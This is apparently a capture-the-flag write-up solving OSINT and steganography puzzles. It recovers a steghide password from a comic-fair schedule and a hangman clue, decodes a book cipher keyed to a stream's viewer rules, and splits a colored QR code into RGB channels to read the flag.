Search for the original comic fiesta schedule and find the difference between the original one and the challenge one. It turns out that the blur word in the schedule is “hololive Meet”.



Google hololive time and then found a character that have same start letter from the hangman word in the picture.




Use the name of the character as steghide password and the answer.txt get extracted.

```
Among Us - 1:36:18


[Viewer Rules]


3:6:4
4:7:8
1:5:1
2:3:5
"{"
6:6:4
7:6:2
10:4:1
9:1:1
8:3:2
9:5:1
8:1:1
8:1:1
"0"
4:1:1
8:1:1
11:1:1
```

```
12:5:1
6:1:1
7:1:1
"0"
6:1:1
8:1:1
4:5:3
"0"
6:12:3
10:1:1
7:2:6
4:11:1
5:2:2
12:3:1
7:1:1
3:1:1
10:5:4
10:27:2
11:3:2
11:6:4
"}"%
```

As we have encounter this before in previous ctf. The number of each column have meaning but to what ?

The answer.txt shows Among Us and [Viewer Rules] so the text must have at this video or comment. Search `among us ouro kronii` and found a video.



The ratio from the answer.txt is book cipher and to look for flag in this text we can use it.

```
3:6:4

3
- First number of the ratio represent row in the text
(1. Be nice to other viewers. Don't spam or troll.)

6
```


```
- Second number of the ratio represent words such as "viewer" in the row of
the first number.
(1. Be nice to other viewers. Don't spam or troll.)

4
- Third number of the ratio represent number of letter inside words
"viewer"

3:6:4 - w
```

The solution is to manually look for the letter inside the text or use book cipher online tools. Eventually will get the flag.


Steganography

Color

The challenge provide us a colorful qr code. In order to get the flag need to adjust the RGB color of the image and scan it for three times.



In order to filter the color, theres an online tool that can make it for us.
https://www.dcode.fr/rgb-channels



Then we can scan it and get the flag.